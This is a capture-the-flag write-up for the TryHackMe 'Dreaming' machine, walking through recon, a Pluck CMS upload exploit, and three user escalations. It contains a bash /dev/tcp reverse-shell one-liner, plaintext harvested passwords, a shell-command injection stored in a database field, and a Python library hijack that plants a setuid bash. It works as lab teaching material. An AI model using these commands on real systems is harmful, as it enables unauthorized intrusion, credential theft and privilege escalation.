

Dreaming

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.64.124

Lets try pinging it

```
ping 10.10.64.124 -c 5
```

```
PING 10.10.64.124 (10.10.64.124) 56(84) bytes of data.  
64 bytes from 10.10.64.124: icmp_seq=1 ttl=60 time=238 ms  
64 bytes from 10.10.64.124: icmp_seq=2 ttl=60 time=166 ms  
64 bytes from 10.10.64.124: icmp_seq=3 ttl=60 time=177 ms  
64 bytes from 10.10.64.124: icmp_seq=4 ttl=60 time=178 ms  
64 bytes from 10.10.64.124: icmp_seq=5 ttl=60 time=168 ms
```

```
--- 10.10.64.124 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 166.041/185.423/237.955/26.680 ms
```

Alright lets get to port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.64.124 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.64.124 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-27 19:43 IST
Warning: 10.10.64.124 giving up on port because retransmission cap hit (2)
Nmap scan report for 10.10.64.124
Host is up (0.16s latency).
Not shown: 65436 closed tcp ports (conn-refused), 97 filtered tcp ports (no-reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.64.124 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80 10.10.64.124 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-27 19:45 IST
Nmap scan report for 10.10.64.124
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
|   256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
|_  256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 76:26:67:a6:b0:08:0e:ed:34:58:5b:4e:77:45:92:57 (RSA)
| 256 52:3a:ad:26:7f:6e:3f:23:f9:e4:ef:e8:5a:c8:42:5c (ECDSA)
|_ 256 71:df:6e:81:f0:80:79:71:a8:da:2e:1e:56:c4:de:bb (ED25519)
80/tcp open  http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets try some directory fuzzing next

Directory Fuzzing :

```
gobuster dir -u 10.10.64.124 -w /usr/share/wordlists/dirb/common.txt -t 100
-o directories.txt
```

```

gobuster dir -u 10.10.64.124 -w /usr/share/wordlists/dirb/common.txt -t 100 -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.64.124
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 277]
./hta (Status: 403) [Size: 277]
./htaccess (Status: 403) [Size: 277]
/app (Status: 301) [Size: 310] [--> http://10.10.64.124/app/]
/index.html (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

```

Directories

```


/app (Status: 301) [Size: 310] [--> http://10.10.64.124/app/]
/index.html (Status: 200) [Size: 10918]

```


Alright lets see this web application now

Web Application :



Default page : Nothing special default apache2 page



Alright lets see this /app now


>   Not Secure http://10.10.64.124/app/

Index of /app

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 pluck-4.7.13/	2020-01-29 08:55	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.64.124 Port 80

Alright lets see this directory i guess

 Not Secure http://10.10.64.124/app/pluck-4.7.13/?file=dreaming

dreaming

dreaming

What power would hell have if those here imprisoned were not able to dream of heaven?

[admin](#) | powered by **pluck**

Notice that admin button in the bottom lets press on this

pluck log in

password

🔑 Log in

pluck 4.7.13 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Alright a login page lets try some common passwords like `admin`, `password` etc

And turns out it is `password`

Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect you.

pluck



view site



start



pages



modules



options



log out

start

Welcome to the administration center of pluck.

Here you can manage your website. Choose a link in the menu at the top of your screen.

more...



take a look at your website

take a look at the result



credits

all the people who helped develop pluck



Check writable options

Check writable options



need help?

we'd love to help you

pluck 4.7.13 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Gaining Access :

Alright lets find a exploit for this version of **Pluck 4.7.13**

Found this one : <https://www.exploit-db.com/exploits/49909>

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

CVE: 2020-29607	Author: RON JOST	Type: WEBAPPS	Platform: PHP	Date: 2021-05-26
---------------------------	----------------------------	-------------------------	-------------------------	----------------------------

Verified: ✓

Exploit:  / 

Vulnerable App: 

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

I read the code a bit to figure out how to run it run it like this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Dreaming git:(main)± (10.762s)
nvm exploit.py

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Dreaming git:(main)±3 (46.314s)
python3 exploit.py 10.10.64.124 80 password /app/pluck-4.7.13

Authentication was succesfull, uploading webshell

Uploaded Webshell to: http://10.10.64.124:80/app/pluck-4.7.13/files/shell.phar
```

Alright lets visit this webshell now



Alright lets get a revshell using this

First start a listener

```
nc -lnvp 9001  
Listening on 0.0.0.0 9001
```

Alright next u type in this to get the revshell in the webshell

```
bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'
```

```
p0wny@shell:~/pluck-4.7.13/files# bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'
```

and we get the revshell


```
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.64.124 55294
bash: cannot set terminal process group (799): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$
```

Alright lets upgrade this a bit

```
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dreaming:/var/www/html/app/pluck-4.7.13/files$
```

Flag - 1 : Lucien

So i found this file in the /opt

```
www-data@dreaming:/opt$ ls -al
ls -al
total 16
drwxr-xr-x  2 root    root    4096 Aug 15  2023 .
drwxr-xr-x 20 root    root    4096 Jul 28  2023 ..
-rwxrw-r--  1 death   death   1574 Aug 15  2023 getDreams.py
-rwxr-xr-x  1 lucien  lucien   483  Aug  7  2023 test.py
www-data@dreaming:/opt$
```

Lets see this whats its about as we can read this

```
www-data@dreaming:/opt$ cat test.py
cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"

data = {
    "cont1":password,
    "bogus":"",
    "submit":"Log+in"
}

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
www-data@dreaming:/opt$
```

So we have a password for Lucien

Ssh creds

Username : Lucien
Password : HeyLucien#@1999!

Alright lets connect via SSH with these creds

And we can

```
*** System restart required ***
```

```
lucien@dreaming:~ (0.301s)
```

```
id
```

```
uid=1000(lucien) gid=1000(lucien) groups=1000(lucien),4(adm),24(cdrom),30(dip),46(plugdev)
```

```
lucien@dreaming ~
```

Now u can read the first flag from here

```
ls -al
total 44
drwxr-xr-x 5 lucien lucien 4096 Aug 25 2023 .
drwxr-xr-x 5 root    root   4096 Jul 28 2023 ..
-rw----- 1 lucien lucien  687 Aug 27 14:48 .bash_history
-rw-r--r-- 1 lucien lucien  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 lucien lucien 3771 Feb 25 2020 .bashrc
drwx----- 3 lucien lucien 4096 Jul 28 2023 .cache
drwxrwxr-x 4 lucien lucien 4096 Jul 28 2023 .local
-rw-rw---- 1 lucien lucien   19 Jul 28 2023 lucien_flag.txt
-rw----- 1 lucien lucien  696 Aug 25 2023 .mysql_history
-rw-r--r-- 1 lucien lucien  807 Feb 25 2020 .profile
drwx----- 2 lucien lucien 4096 Jul 28 2023 .ssh
-rw-r--r-- 1 lucien lucien    0 Jul 28 2023 .sudo_as_admin_successful
```

Flag - 2 : Death

Lets first check the sudo permission quickly

```
sudo -l

Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
```

Although we might not be able to read this file but i think we do have a copy here in the /opt dir

```
cat getDreams.py

import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"
```

```
import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from
        dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()

        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using
            subprocess
            for dream_info in dreams_info:
                dreamer, dream = dream_info
                command = f"echo {dreamer} + {dream}"
                shell = subprocess.check_output(command, text=True,
                shell=True)
                print(shell)

    except mysql.connector.Error as error:
        # Handle any errors that might occur during the database connection
        or query execution
        print(f"Error: {error}")

    finally:
        # Close the cursor and connection
        cursor.close()
```

```
connection.close()
```

```
# Call the function to echo the dreamer and dream information  
getDreams()
```

Alright it just get data from the mysql then displays something lets run it real quick

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
```

Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

Alright i tried to find the mysql password and i found this in the .bash_history of lucien

```
cd ~
```

```
clear
```

```
ls
```

```
mysql -u lucien -plucien42DBPASSWORD
```

```
ls -la
```

```
cat .bash_history
```

```
cat .mysql_history
```

```
clear
```

```
ls
```

Alright lets login in mysql like this to see this library database here

```
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| library                 |
| mysql                   |
| performance_schema      |
| sys                     |
+-----+
5 rows in set (0.01 sec)

mysql>
```

This one

Lets see the tables on this

```
mysql> use library
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_library      |
+-----+
| dreams                 |
+-----+
1 row in set (0.01 sec)

mysql>
```

Lets see whats in this

```
mysql> select * from dreams
-> ;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice   | Flying in the sky |
| Bob     | Exploring ancient ruins |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician |
+-----+-----+
4 rows in set (0.00 sec)

mysql> █
```

So we can update one of these as it is just printing this on shell

```
UPDATE dreams SET dream = '; /bin/bash -p' WHERE dreamer = 'Alice';
```

```
mysql> UPDATE dreams SET dream = '; /bin/bash -p' WHERE dreamer = 'Alice';
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from dreams;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice   | ; /bin/bash -p |
| Bob     | Exploring ancient ruins |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician |
+-----+-----+
4 rows in set (0.00 sec)

mysql> █
```

Now lets run it, I got a very unstable shell so i just updated the permission of this file so we can see the password

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
```

```
death@dreaming:/home/lucien$ cd
```

```
death@dreaming:~$ ls
```

```
death@dreaming:~$ chmod 777 getDreams.py
```

```
death@dreaming:~$ exit
```

```
exit
```

```
Alice +
```

```
death_flag.txt
```

```
getDreams.py
```

```
Bob + Exploring ancient ruins
```

```
Carol + Becoming a successful entrepreneur
```

```
Dave + Becoming a professional musician
```

Lets see the password now

```
cat /home/death/getDreams.py
```

```
import mysql.connector
```

```
import subprocess
```

```
# MySQL credentials
```

```
DB_USER = "death"
```

```
DB_PASS = "!mementoMORI666!"
```

```
DB_NAME = "library"
```

```
def getDreams():
```

```
    try:
```

```
        # Connect to the MySQL database
```

```
        connection = mysql.connector.connect(
```

```
            host="localhost",
```

```
            user=DB_USER,
```

```
            password=DB_PASS,
```

```
            database=DB_NAME
```


✍ Creds found

Username : death

Password : !mementoMORI666!

Alright lets switch user now

```
su death
```

```
Password:
```

```
death@dreaming:/home/lucien$ id
```

```
uid=1001(death) gid=1001(death) groups=1001(death)
```

```
death@dreaming:/home/lucien$
```

Here u can read the death flag from

```
death@dreaming:/home/lucien$ cd
```

```
death@dreaming:~$ ls -al
```

```
total 56
```

```
drwxr-xr-x 4 death death 4096 Aug 25 2023 .
```

```
drwxr-xr-x 5 root root 4096 Jul 28 2023 ..
```

```
-rw----- 1 death death 462 Aug 27 14:58 .bash_history
```

```
-rw-r--r-- 1 death death 220 Feb 25 2020 .bash_logout
```

```
-rw-r--r-- 1 death death 3771 Feb 25 2020 .bashrc
```

```
drwx----- 3 death death 4096 Jul 28 2023 .cache
```

```
-rw-rw---- 1 death death 21 Jul 28 2023 death_flag.txt
```

```
-rwxrwxrwx 1 death death 1539 Aug 25 2023 getDreams.py
```

```
drwxrwxr-x 4 death death 4096 Jul 28 2023 .local
```

```
-rw----- 1 death death 465 Aug 25 2023 .mysql_history
```

```
-rw-r--r-- 1 death death 807 Feb 25 2020 .profile
```

```
-rw----- 1 death death 8157 Aug 7 2023 .viminfo
```

```
-rw-rw-r-- 1 death death 165 Jul 29 2023 .wget-hsts
```

```
death@dreaming:~$
```

Flag 3 - morpheus

On this user I had no sudo permissions

So i can read this file here

```
death@dreaming:/home$ cd morpheus/
death@dreaming:/home/morpheus$ ls
kingdom morpheus_flag.txt restore.py
death@dreaming:/home/morpheus$ ls -al
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug  7  2023 .
drwxr-xr-x 5 root      root      4096 Jul 28  2023 ..
-rw----- 1 morpheus morpheus   58 Aug 14  2023 .bash_history
-rw-r--r-- 1 morpheus morpheus  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25  2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus   22 Jul 28  2023 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28  2023 .local
-rw-rw---- 1 morpheus morpheus   28 Jul 28  2023 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus  807 Feb 25  2020 .profile
-rw-rw-r-- 1 morpheus morpheus  180 Aug  7  2023 restore.py
-rw-rw-r-- 1 morpheus morpheus   66 Jul 28  2023 .selected_editor
death@dreaming:/home/morpheus$
```

Lets read it

```
death@dreaming:/home/morpheus$ cat restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
death@dreaming:/home/morpheus$
```

Here we might be able to exploit this as this is a cronjob by exploiting this library lets find it real quick

```
death@dreaming:/home/morpheus$ find / -name shutil.py 2>/dev/null
/usr/lib/python3.8/shutil.py
/snap/core20/1974/usr/lib/python3.8/shutil.py
/snap/core20/2015/usr/lib/python3.8/shutil.py
death@dreaming:/home/morpheus$
```

Alright to exploit im gonna change this file to

```
import os
os.system("cp /bin/bash /tmp && chmod +s /tmp/bash")
```

```
death@dreaming:/home/morpheus$ vim /usr/lib/python3.8/shutil.py
death@dreaming:/home/morpheus$ cat /usr/lib/python3.8/shutil.py
import os
os.system("cp /bin/bash /tmp && chmod +s /tmp/bash")
death@dreaming:/home/morpheus$
```

Now we just gotta wait for that binary in the /tmp folder

and we got it

```
death@dreaming:/home/morpheus$ cd /tmp
death@dreaming:/tmp$ ls
bash
snap-private-tmp
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
systemd-private-f7835501a5ae4150afc1363e5885ac2
tmp.gufe5siEtY
tmp.jABKz1aQ3Z
tmp.nVC1e6C7ar
death@dreaming:/tmp$
```

To become morpheus u can run this like this

```
death@dreaming:/tmp$ ./bash -ip
bash-5.0$ whoami
morpheus
bash-5.0$
```

And u can read the morpheus flag from here

```
bash-5.0$ ls -al
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug  7 2023 .
drwxr-xr-x 5 root      root      4096 Jul 28 2023 ..
-rw----- 1 morpheus morpheus   58 Aug 14 2023 .bash_history
-rw-r--r-- 1 morpheus morpheus  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25 2020 .bashrc
-rw-rw-r-- 1 morpheus morpheus   22 Jul 28 2023 kingdom
drwxrwxr-x 3 morpheus morpheus 4096 Jul 28 2023 .local
-rw-rw---- 1 morpheus morpheus   28 Jul 28 2023 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus  807 Feb 25 2020 .profile
-rw-rw-r-- 1 morpheus morpheus  180 Aug  7 2023 restore.py
-rw-rw-r-- 1 morpheus morpheus   66 Jul 28 2023 .selected_editor
bash-5.0$
```

Thanks for Reading :)